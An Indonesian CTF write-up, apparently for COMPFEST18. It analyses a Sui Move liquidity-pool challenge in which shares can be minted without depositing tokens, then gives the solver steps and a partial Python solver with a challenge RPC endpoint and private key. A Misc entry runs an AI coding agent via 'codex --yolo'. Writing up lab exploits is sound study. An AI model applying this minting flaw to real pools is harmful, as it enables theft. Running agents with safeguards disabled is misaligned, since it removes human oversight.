Lalu untuk fungsi set_fees : Ini entry fun, artinya bisa dipanggil langsung dari transaksi on-chain oleh siapa pun (tidak ada pengecekan permission/capability). Fungsi ini mengubah liquidity_fee_bps dan withdraw_fee_bps sesuai pemanggil, tanpa validasi batas atas

Oke lanjut disini analisis kode selanjutnya.

```
public fun mul_div_floor(value: u128, numerator: u128, denominator: u128): u128 {
  if (denominator == 0) {
    0
  } else {
    value * numerator / denominator
  }
}

public fun apply_fee_floor(amount: u64, fee_bps: u64): u64 {
  if (fee_bps == 0) {
    amount
  } else {
    ((amount as u128) - (amount as u128) * (fee_bps as u128) / 10000) as u64
  }
}

public fun min(a: u64, b: u64): u64 {
  if (a < b) { a } else { b }
}
```

pada fungsi mul_div_floor : Menghitung value * numerator / denominator, biasa dipakai untuk kalkulasi proporsional (misal: hitung share liquidity, hitung token yang didapat berdasarkan rasio pool, dsb). Pakai u128 supaya hasil perkalian sebelum dibagi tidak overflow

Lalu untuk fungsi apply_fee_floor : Menghitung amount - (amount * fee_bps / 10000), yaitu jumlah setelah dipotong fee dalam basis poin (bps). Dikonversi ke u128 dulu supaya perkalian amount * fee_bps tidak overflow sebelum dibagi 10000, baru dikembalikan ke u64.

Lalu untuk fungsi min : mengembalikan nilai terkecil dari dua u64

Lalu analisis kode selanjutnya.

```
public fun bytes_lt(left: &vector<u8>, right: &vector<u8>): bool {
    let mut i = 0;
    let left_len = left.length();
    let right_len = right.length();
    while (i < left_len && i < right_len) {
        if (left[i] < right[i]) { return true };
        if (left[i] > right[i]) { return false };
        i = i + 1;
    };
    left_len < right_len
}

public fun join_key(mut left: vector<u8>, right: vector<u8>): vector<u8> {
    left.push_back(124);
    left.append(right);
    left
}

public fun same_bytes(left: &vector<u8>, right: &vector<u8>): bool {
    left == right
}
```

untuk disini kode nya mungkin tidak terlalu berpengaruh

lt_bytes untuk : Ini implementasi perbandingan lexicographic (seperti perbandingan string di kamus), byte per byte

join_key : gabungkan dua byte array jadi satu key dengan separator

same_bytes : cek kesamaan dua byte array

Oke karena disini agak terlalu lama maka saya langsung ke langkah ketemu kode yang jadi target.

```
module challenge::pool;

use sui::event;
use sui::transfer;
use sui::tx_context::TxContext;
use challenge::math;
use challenge::config::{Self, GlobalConfig};
use challenge::oracle::{Self, PriceOracle};
use challenge::registry::{Self, RouteRegistry};
```

```

public struct RoutePool<phantom Base, phantom Quote> has key {
  id: UID,
  direct_market: vector<u8>,
  canonical_market: vector<u8>,
  reserve_base: u64,
  reserve_quote: u64,
  lp_supply: u64,
  accounted_liquidity: u64,
}

public struct RoutePosition<phantom Base, phantom Quote> has key, store {
  id: UID,
  pool: ID,
  shares: u64,
}

public struct RoutePoolCreated has copy, drop {
  pool: ID,
  direct_market: vector<u8>,
  canonical_market: vector<u8>,
  reserve_base: u64,
  reserve_quote: u64,
}

const EInvalidAmount: u64 = 1;
const EMarketAlreadyRegistered: u64 = 2;
const EPoolNotRebalanceable: u64 = 12;
const EWrongPosition: u64 = 9;
const EInsufficientShares: u64 = 10;

public(package) fun create<Base, Quote>(
  reserve_base: u64,
  reserve_quote: u64,
  ctx: &mut TxContext,
): RoutePool<Base, Quote> {
  RoutePool<Base, Quote> {
    id: object::new(ctx),
    direct_market: registry::direct_market<Base, Quote>(),
    canonical_market: registry::canonical_market<Base, Quote>(),
    reserve_base,
    reserve_quote,
    lp_supply: reserve_base + reserve_quote,
    accounted_liquidity: reserve_base + reserve_quote,
  }
}

```

Pool ini bergantung pada semua module, plus registry (kemungkinan mengelola daftar/mapping pool yang terdaftar, dan yang membuat "market key" via bytes_lt/join_key dari math.move).

Struct RoutePool<phantom Base, phantom Quote>

Base, Quote = generic type phantom, merepresentasikan pasangan token (mis. RoutePool<SUI, USDC>).

direct_market & canonical_market = dua key berbeda dalam bentuk bytes:

direct_market: kemungkinan key berdasarkan urutan asli <Base, Quote> apa adanya.

canonical_market: kemungkinan key yang sudah dinormalisasi urutannya (pakai bytes_lt dari math.move untuk memastikan <A,B> dan <B,A> menghasilkan key yang sama).

Struct RoutePosition : Representasi kepemilikan LP milik user object yang dipegang user.

Event RoutePoolCreated : Event standar Sui untuk mencatat kejadian on-chain

Fungsi Create : public(package) hanya bisa dipanggil dari module lain dalam package yang sama (bukan dari luar/transaksi langsung) Lalu saya lanjut lagi analisis kode selanjutnya.

```
public fun share<Base, Quote>(pool: RoutePool<Base, Quote>) {
    transfer::share_object(pool);
}

public entry fun create_route_pool<Base, Quote>(
    registry: &mut RouteRegistry,
    config: &GlobalConfig,
    reserve_base: u64,
    reserve_quote: u64,
    ctx: &mut TxContext,
) {
    assert!(reserve_base > 0 && reserve_quote > 0, EInvalidAmount);

    let cap = config::rebalance_cap(config);
    assert!(reserve_base <= cap && reserve_quote <= cap, EPoolNotRebalanceable);

    let direct = registry::direct_market<Base, Quote>();
    assert!(!registry::has_market(registry, &direct), EMarketAlreadyRegistered);

    if (!registry::is_ordered<Base, Quote>()) {
        registry::normalize_market<Base, Quote>(registry);
    };
}
```

```

registry::add_market(registry, direct);

let pool = create<Base, Quote>(reserve_base, reserve_quote, ctx);
event::emit(RoutePoolCreated {
    pool: object::id(&pool),
    direct_market: registry::direct_market<Base, Quote>(),
    canonical_market: registry::canonical_market<Base, Quote>(),
    reserve_base,
    reserve_quote,
});
transfer::share_object(pool);
}

public entry fun open_position<Base, Quote>(
    pool: &RoutePool<Base, Quote>,
    ctx: &mut TxContext,
) {
    transfer::public_transfer(RoutePosition<Base, Quote> {
        id: object::new(ctx),
        pool: object::id(pool),
        shares: 0,
    }, tx_context::sender(ctx));
}

public entry fun add_liquidity<Base, Quote>(
    pool: &mut RoutePool<Base, Quote>,
    position: &mut RoutePosition<Base, Quote>,
    shares: u64,
    config: &GlobalConfig,
) {
    assert!(shares > 0, EInvalidAmount);
    assert!(position.pool == object::id(pool), EWrongPosition);
    let net_shares = math::apply_fee_floor(shares, config::liquidity_fee_bps(config));
    pool.lp_supply = pool.lp_supply + net_shares;
    pool.accounted_liquidity = pool.accounted_liquidity + net_shares;
    position.shares = position.shares + net_shares;
}

public entry fun remove_liquidity<Base, Quote>(
    pool: &mut RoutePool<Base, Quote>,
    position: &mut RoutePosition<Base, Quote>,
    shares: u64,
) {
    assert!(shares > 0, EInvalidAmount);
    assert!(position.pool == object::id(pool), EWrongPosition);
    assert!(position.shares >= shares, EInsufficientShares);
    assert!(pool.lp_supply > shares, EInvalidAmount);
}

```

```

pool.lp_supply = pool.lp_supply - shares;
pool.accounted_liquidity = pool.accounted_liquidity - shares;
}

public fun position_pool<Base, Quote>(position: &RoutePosition<Base, Quote>): ID {
    position.pool
}

public fun effective_liquidity<Base, Quote>(
    pool: &RoutePool<Base, Quote>,
    position: &RoutePosition<Base, Quote>,
): u64 {
    position.shares * pool.accounted_liquidity / pool.lp_supply
}

public fun quoted_route_score<Base, Quote>(
    pool: &RoutePool<Base, Quote>,
    oracle: &PriceOracle,
): u64 {
    let raw = pool.reserve_quote / pool.reserve_base;
    let oracle_price = oracle::price_e6(oracle);
    if (raw > oracle_price) { raw } else { oracle_price }
}

public fun reserve_base<Base, Quote>(pool: &RoutePool<Base, Quote>): u64 {
    pool.reserve_base }
public fun reserve_quote<Base, Quote>(pool: &RoutePool<Base, Quote>): u64 {
    pool.reserve_quote }
public fun lp_supply<Base, Quote>(pool: &RoutePool<Base, Quote>): u64 { pool.lp_supply }
public fun canonical_market<Base, Quote>(pool: &RoutePool<Base, Quote>): vector<u8> {
    pool.canonical_market }

```

fungsi : share & create_route_pool = entry point pembuatan pool : Yang mencurigakan: pengecekan duplikat market hanya memakai direct_market, bukan canonical_market. Artinya kalau tipe generic dipanggil dengan urutan terbalik create_route_pool<Base, Quote> lalu create_route_pool<Quote, Base>, dua-duanya punya direct_market yang berbeda (karena urutan bytes beda), jadi has_market tidak akan mendeteksi ini sebagai duplikat. Hasilnya: bisa terbentuk dua pool berbeda untuk pasangan token yang sama (RoutePool<A,B> dan RoutePool<B,A>)

Dan yang menarik adalah dari fungsi add_liquidity : fungsi ini sama sekali tidak menerima Coin<Base> atau Coin<Quote> sebagai parameter, Tidak ada token nyata yang di-deposit atau ditransfer ke pool. Parameter shares: u64 adalah angka bebas yang dipilih sendiri oleh pemanggil, bukan hasil kalkulasi dari jumlah token yang benar-benar disetor. Artinya: siapa pun

yang punya RoutePosition (yang bisa dibuat gratis lewat open_position) bisa memanggil add_liquidity dengan shares sebesar apa pun

Jadi untuk hipotesis sementara vuln dari challenge ini adalah : infinite mint bug

Lalu selanjutnya adalah di fungsi effective_liquidity : Ini menghitung "nilai efektif" kepemilikan seseorang, sebanding dengan min_effective_liquidity (500) dan bounty_target (500) di config.move. Kemungkinan besar tujuan challenge ini adalah membuat effective_liquidity mencapai/melebihi bounty_target.

Lalu disini saya lanjut analisis kode selanjutnya.

```
module challenge::setup;

use sui::transfer;
use sui::tx_context::TxContext;
use challenge::assets::{CFX, SUIX, USDC};
use challenge::config;
use challenge::oracle;
use challenge::registry;
use challenge::pool;
use challenge::vault;

const ENotQualified: u64 = 0;

public struct Setup has key {
  id: UID,
  solved: bool,
}

public struct AdminCap has key, store {
  id: UID,
}

fun init(ctx: &mut TxContext) {
  transfer::public_transfer(AdminCap { id: object::new(ctx) }, ctx.sender());
}

public fun mint_cap(_: &AdminCap, to: address, ctx: &mut TxContext) {
  transfer::public_transfer(AdminCap { id: object::new(ctx) }, to);
}
```

Jadi di kode ini gambaran seperti Setup.sol nya atau cara mendapatkan isSolved di challenge ini, maka disini saya Lanjut analisis kode selanjutnya.

```

public fun initialize(_: &AdminCap, player: address, ctx: &mut TxContext) {
    transfer::share_object(Setup { id: object::new(ctx), solved: false });

    let registry_obj = registry::create(ctx);
    registry::share(registry_obj);

    let vault_obj = vault::create(ctx);
    vault::share(vault_obj);

    let pool_obj = pool::create<SUIX, USDC>(1_000_000, 1_000_000, ctx);
    pool::share(pool_obj);

    let operator = vault::create_operator(player, ctx);
    vault::transfer_operator(operator, player);

    let cfg = config::create(ctx);
    config::share(cfg);

    let oracle_obj = oracle::create(ctx.sender(), ctx);
    oracle::share(oracle_obj);
}

public entry fun solve(setup: &mut Setup, account: &vault::OperatorAccount<CFX>, config:
&config::GlobalConfig) {
    assert!(vault::is_qualified(account, config), ENotQualified);
    setup.solved = true;
}

public fun is_solved(setup: &Setup): bool {
    setup.solved
}

#[test_only]
public fun init_for_testing(ctx: &mut TxContext) {
    init(ctx);
}

```

Ini fungsi yang dipanggil satu kali oleh admin untuk membuat challenge: Membuat vault dan men-share-nya. Membuat pool RoutePool<SUIX, USDC> dengan reserve awal 1.000.000 / 1.000.000 dan men-share-nya.

Membuat OperatorAccount<CFX> untuk player lewat vault::create_operator, lalu ditransfer ke player — jadi player punya akun operator di vault, khusus untuk token CFX.

Membuat GlobalConfig (dengan bounty_target = 500, dst) dan men-share-nya.

Membuat PriceOracle dengan admin = deployer (ctx.sender()), lalu men-share-nya.

Dan disini yang penting kondisi terpenuhi solve nya adalah :

- 1 . Punya OperatorAccount<CFX>.
- 2 . Membuat "qualified" vault::is_qualified(account, config) : fungsi ini ada di module vault, nama dan parameter (GlobalConfig), mengecek sesuatu seperti *"apakah nilai efektif akun ini $\geq$ bounty_target"* mirip pola effective_liquidity vs bounty_target
- 3 . Setelah lolos, panggil solve() $\rightarrow$ setup.solved = true.

Lalu disini saya lanjut Analisis di kode Vault.move

```
public struct IncentiveVault<phantom Reward> has key {
  id: UID,
  market: vector<u8>,
  balance: u64,
  claimed: Table<address, bool>,
}

public struct OperatorAccount<phantom Reward> has key, store {
  id: UID,
  earned: u64,
}

public struct IncentivesClaimed has copy, drop {
  operator: address,
  amount: u64,
}

const EAlreadyClaimed: u64 = 4;
const EWrongMarket: u64 = 3;
const EStrategyNotRegistered: u64 = 7;
const EInsufficientCfx: u64 = 5;

public(package) fun create(ctx: &mut TxContext): IncentiveVault<CFX> {
  let canonical = registry::canonical_market<challenge::assets::SUIX,
challenge::assets::USDC>();
  IncentiveVault<CFX> {
    id: object::new(ctx),
    market: canonical,
    balance: 1000,
    claimed: table::new(ctx),
  }
}

public fun share(vault: IncentiveVault<CFX>) {
```

```

    transfer::share_object(vault);
}

public(package) fun create_operator(operator: address, ctx: &mut TxContext):
OperatorAccount<CFX> {
    OperatorAccount<CFX> {
        id: object::new(ctx),
        earned: 0,
    }
}

public fun transfer_operator(account: OperatorAccount<CFX>, to: address) {
    transfer::public_transfer(account, to);
}

```

Intinya di kode ini normal seperti biasa tetapi yang menarik adalah di bagian function create : Membuat IncentiveVault<CFX> yang market-nya di-bind secara hardcode ke pasangan SUIX/USDC (pakai canonical_market, bukan direct_market. Jadi vault reward ini terikat pada pool RoutePool<SUIX, USDC> yang dibuat di setup::initialize. Ini mengonfirmasi dugaan sebelumnya: pool SUIX/USDC memang terhubung langsung ke jalur solve lewat vault ini.

balance: 1000 total reward CFX yang tersedia terbatas.

Lalu lanjut analisis lagi kode selanjutnya.

```

public entry fun claim_route_incentives<Base, Quote, Strategy>(
    vault: &mut IncentiveVault<CFX>,
    pool: &mut RoutePool<Base, Quote>,
    strategy: &RouteStrategy<Strategy>,
    position: &RoutePosition<Base, Quote>,
    account: &mut OperatorAccount<CFX>,
    oracle: &PriceOracle,
    config: &GlobalConfig,
    ctx: &TxContext,
) {
    let operator = tx_context::sender(ctx);
    assert!(!table::contains(&vault.claimed, operator), EAlreadyClaimed);
    assert!(math::same_bytes(&vault.market, &pool::canonical_market(pool)),
    EWrongMarket);
    assert!(math::same_bytes(&vault.market, registry::market(strategy)),
    EStrategyNotRegistered);
    assert!(pool::position_pool(position) == object::id(pool), 9);
    assert!(pool::effective_liquidity(pool, position) >= config::min_effective_liquidity(config),
    EInsufficientCfx);

    let claim = pool::quoted_route_score(pool, oracle);
}

```

```

let amount = math::min(claim, vault.balance);
vault.balance = vault.balance - amount;
account.earned = account.earned + amount;
table::add(&mut vault.claimed, operator, true);
event::emit(IncentivesClaimed { operator, amount });
}

public entry fun donate_to_vault(vault: &mut IncentiveVault<CFX>, amount: u64) {
    assert!(amount > 0, 0);
    vault.balance = vault.balance + amount;
}

public fun earned(account: &OperatorAccount<CFX>): u64 {
    account.earned
}

public fun is_qualified(account: &OperatorAccount<CFX>, config: &GlobalConfig): bool {
    account.earned >= config::bounty_target(config)
}

public fun vault_balance(vault: &IncentiveVault<CFX>): u64 {
    vault.balance
}

```

Oke dari kode ini sudah ketahuan jadi nya syarat untuk isSolved nya bagaimana syarat nya di bagian is_qualified : Terkonfirmasi: kamu menang kalau earned >= 500 (dari bounty_target di config.move).

Lalu : claim_route_incentives cara mengisi earned :

Syarat untuk klaim:

1. Belum pernah klaim sebelumnya.
2. pool yang dipakai harus match market vault
3. Strategy harus terdaftar untuk market yang sama.
4. Posisi harus milik pool yang benar. pool::effective_liquidity(pool, position) >= config::min_effective_liquidity(config)

Maka untuk langkah solvernya :

1. open_position<SUIX, USDC>(pool, ctx) → dapat RoutePosition gratis, shares = 0.

2. `add_liquidity<SUIX, USDC>(pool, position, shares, config)` dengan shares yang cukup besar (misal 1000, karena fee 0% di awal) → `position.shares` naik, `pool.lp_supply` & `pool.accounted_liquidity` ikut naik sama-sama. Tanpa setor token nyata sama sekali.
3. Perlu juga `RouteStrategy<Strategy>` yang terdaftar untuk market SUIX/USDC
4. Panggil `claim_route_incentives` → lolos semua `assert` → `amount = min(quoted_route_score, vault.balance)` ditambahkan ke `account.earned`.
5. Kalau `amount` yang didapat dari satu klaim belum cukup mencapai 500 (karena `vault.balance` awal cuma 1000 dan `quoted_route_score` tergantung harga oracle/reserve), catatan: `table::add(&mut vault.claimed, operator, true)` mencegah klaim dobel per address.
6. Setelah `account.earned >= 500` → panggil `setup::solve(setup, account, config)` → menang.

Dan berikut final solver scriptnya

Solve.py

```
from pysui import SuiConfig, SyncClient
from pysui.sui.sui_txn import SyncTransaction
from pysui.sui.sui_types import ObjectID, SuiU64, SuiBoolean


# -----
# Config -- fresh instance
# -----

RPC_URL      = "http://34.128.118.122:8501/6219d996-89a3-40fb-af98-4ee8cbbbeb757"
PRIVKEY      = "suiprivkey1qqwcdc9pcdmmaryzulcn3sc0c7h3law686g2u9pecm7wrwu23juzjwfgp2u0"
WALLET_ADDR  = "0x5c77b47981370bd174fc25086af8e88337b227db4568f69398a8bed054218f2d"

PACKAGE_ID   = "0x9d5513ada315f5735f895d5d814d01bb16273e309e970c61d8f1f8ea1c460cac"
SETUP_ID     = "0x4713a06727bdc4eb10a3a3790986af38561f4bf491036b5769e6b90ee54831c3"
REGISTRY     = "0x812beafdc741895af4e1eee7aa13701ce73e630fd8eae2ea17a5864c91c40f9d"
VAULT        = "0xd57ae6151e955fbfc31c2aa3a440cecf30f10996dfe6a7b0333a8ee17a145a28"
POOL         = "0x597c9d19b0344c8058539ef5465d36fcac9da9d3dde18ce4fb09a70a97e7c05a"
ACCOUNT      = "0xe57e2ac9a6eb993bce9fcaafd890f382cad58fc9a200806b2508116a76b4180b"
CONFIG       = "0x4f3ee68d5d8766333e790bd6488422826b6d864401287c716f3923c5f503b489"
ORACLE       = "0xad53127cb242610ce8183b29b56b085a2bd9d38080d1e9174ba22a5ca2a4fd16"

SUIX = f"{PACKAGE_ID}::assets::SUIX"
USDC = f"{PACKAGE_ID}::assets::USDC"
CFX  = f"{PACKAGE_ID}::assets::CFX"

REBALANCE_CAP = 2_000_000
SHARES_TO_MINT = 1000 # >= min_effective_liquidity (500)
```

Crazyyyy

FLAG:

COMPFEST18{Izin_Pamit_dari_Dunia_Crypto_Hari_ini_mungkin_adalah_hari_paling_berat
_buat_saya_Tangan_gemetar_saat_menulis_ini_dada_sesak_kepala_penuh_pikiran_Dunia_c
rypto_benar_benar_ngga_kenal_ampun_Saya_sudah_berjuang_sejauh_ini_berharap_ada_c
ahaya_di_ujung_grafik_merah_itu_Tapi_kenyataannya_Crypto_itu_sadis_kejam_Kadang_bu

kan_hanya_menguras_saldo_tapi_juga_hati_dan_semangat_Buat_teman_teman_yang_belum_terjun_dengarkan_baik_baik_Jangan_gegabah_Dunia_ini_bukan_tempat_untuk_asal_coba_Belajarlaha_dulu_pahami_risikonya_dan_jangan_pernah_taruh_lebih_dari_yang_sanggup_kamu_relakan_Saya_mohon_maaf_kalau_selama_ini_ada_kata_kata_saya_yang_menyinggung_siapa_pun_di_sini_Tidak_pernah_ada_niat_buruk_hanya_emosi_dari_seseorang_yang_terlalu_lama_bertahan_dalam_badai_Dan_sekarang_saya_menyerah_Saya_ingin_istirahat_Kalian_yang_masih_kuat_lanjutkan_perjuangan_kalian_Tapi_bagi_yang_juga_merasa_hancur_mungkin_sudah_saatnya_kita_CL_bersama_Alt_season_sudah_benar_benar_berakhir_Terima_kasih_untuk_semua_cerita_tawa_dan_luka_yang_pernah_kita_bagi_di_sini_Sampai_jumpadi_kehidupan_berikutnya_bukan_sebagai_trader_tapi_sebagai_manusia_yang_sudah_belajar}

AI Transparency : <https://claude.ai/share/defd650f-3746-4602-9e06-7748c4a564da>,
<https://claude.ai/share/fc6690ff-1c2a-4ad0-b174-9071323263ff>




Misc

Sanity Check (10 pts)

Description

Check the informations channel on our discord server.

as the desc said



```
s.py
```

```
import subprocess

subprocess.run(["codex", "--yolo"])
```

FLAG:

COMPFEST18{welcome_to_compfest18_semangat_yah_dan_jgn_slop_and_try_not_to_get_banned}

AI Transparency : <https://2byte36.github.io/>